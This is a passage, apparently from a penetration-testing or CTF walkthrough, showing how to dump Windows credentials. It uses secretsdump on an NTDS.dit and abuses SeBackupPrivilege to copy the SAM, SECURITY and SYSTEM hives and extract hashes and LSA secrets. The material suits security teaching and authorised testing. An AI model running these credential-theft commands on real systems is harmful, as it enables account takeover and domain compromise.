```

Then run secretsdump, specifying the `LOCAL` parameter to extract the hashes from the NTDS.dit.

```
secretsdump.py -ntds ntds -system system LOCAL
```

If this wasn't a domain controller, there would be no NTDS.dit file to get passwords from, so we would need to download the SYSTEM, SAM and SECURITY files instead:

```
Copy-FileSeBackupPrivilege h:\windows\system32\config\SYSTEM
c:\windows\temp\SYSTEM -Overwrite
Copy-FileSeBackupPrivilege h:\windows\system32\config\SECURITY
c:\windows\temp\SECURITY -Overwrite
Copy-FileSeBackupPrivilege h:\windows\system32\config\SAM c:\windows\temp\SAM -
Overwrite
```

From these files we can extract LSA secrets, the machine account and local user hashes using secretsdump.

```
secretsdump.py -security security -sam sam -system system LOCAL
```